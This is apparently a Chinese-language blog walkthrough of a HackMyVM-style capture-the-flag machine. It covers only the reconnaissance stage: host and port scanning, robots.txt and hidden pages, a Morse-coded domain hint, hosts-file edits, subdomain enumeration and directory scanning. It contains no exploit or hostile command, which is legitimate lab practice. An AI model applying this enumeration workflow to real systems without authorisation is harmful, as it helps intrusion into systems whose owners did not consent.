近况:

很难受、 也很累。 但是庆幸靶机很好

正值清明时节

清明时节雨纷纷 🌧️,路上行人欲断魂 😢。

靶机地址

信息收集


主机发现

image-20250404210301780


端口扫描

image-20250404210429092


80端口仅仅是一个nginx 的欢迎界面而已

image-20250404210507023


robots.txt的内容

image-20250404210608576


hi.html的内容

image-20250404210705161


hackme不存在

image-20250404210807417


investigate的内容

image-20250404210814251


根据提示对这个目录进行目录扫描

image-20250404213709796

image-20250404213910332

1
2
3
4
5
6
7
8
9
10
11
12
13

According to the Old Testament, the rainbow was created by God after the universal Flood. In the biblical account, it would appear as a sign of the divine will and to remind men of the promise made by God himself to Noah that he would never again destroy the earth with a flood.
Maybe that's why I am a robot?
Maybe that is why I am alone in this world?

The answer is here:

-.. --- -- .- .. -. / - ....- .-.. ----- ... .-.-.- .... -- ...-

根据《旧约》,彩虹是上帝在大洪水之后创造的。在圣经的记载中,彩虹是神意的标志,提醒人们上帝亲自对诺亚许下的承诺,即他永远不会再用洪水毁灭地球。
也许这就是我成为机器人的原因?
也许这就是我在这个世界上孤独的原因?

答案就在这里:
-.. --- -- .- .. -. / - ....- .-.. ----- ... .-.-.- .... -- ...-

image-20250404214002102

嗐,这里我以为域名是DOMAINT4L0S.HMV呢。 将其配置到hosts文件中。之后就不知道怎么做了


后来才知道这里的意思应该是DOMAIN T4L0S.HMV 域名是T4L0S.HMV。将其加入到hosts文件中去

image-20250404214224732

然后用域名去访问

image-20250404214317123

1
2
3
4
5
6
7


[elohim@principle ~]$ echo "My son, you were born of dust and walk in my garden. Hear now my voice, I am your creator, and I am called $(whoami)."
My son, you were born of dust and walk in my garden. Hear now my voice, I am your creator, and I am called elohim.
<! Elohim is a liar and you must not listen to him, he is not here but it is possible to find him, you must look somewhere else. ->

[elohim@principle ~]$ echo “我的儿子,你生于尘土,却在我的花园里行走。现在听听我的声音,我是你的创造者,我被称为 $(whoami)。”
我的儿子,你生于尘土,却在我的花园里行走。现在听听我的声音,我是你的创造者,我被称为 elohim。
<! Elohim 是个骗子,你一定不能听他的,他不在这里,但可以找到他,你必须去别处看看。->


进行子域名枚举

image-20250404215207341

将子域名也加入hosts中

image-20250404215354230

1
2
3
4
5
6
7
[elohim@principle ~]$ echo "Road to $HOME, but you don't have access to the System. You should not look for the way, you have been warned." 
Road to /gehenna, but you don't have access to the System. You should not look for the way, you have been warned.
<! You're on the right track, he's getting angry! ->

[elohim@principle ~]$ echo “通往 $HOME 的道路,但您无权访问系统。您不应该寻找这条路,您已经被警告了。”
通往 /gehenna 的道路,但您无权访问系统。您不应该寻找这条路,您已经被警告了。
<!您走在正确的道路上,他生气了! ->


访问对这个域名进行目录扫描

image-20250404215623406


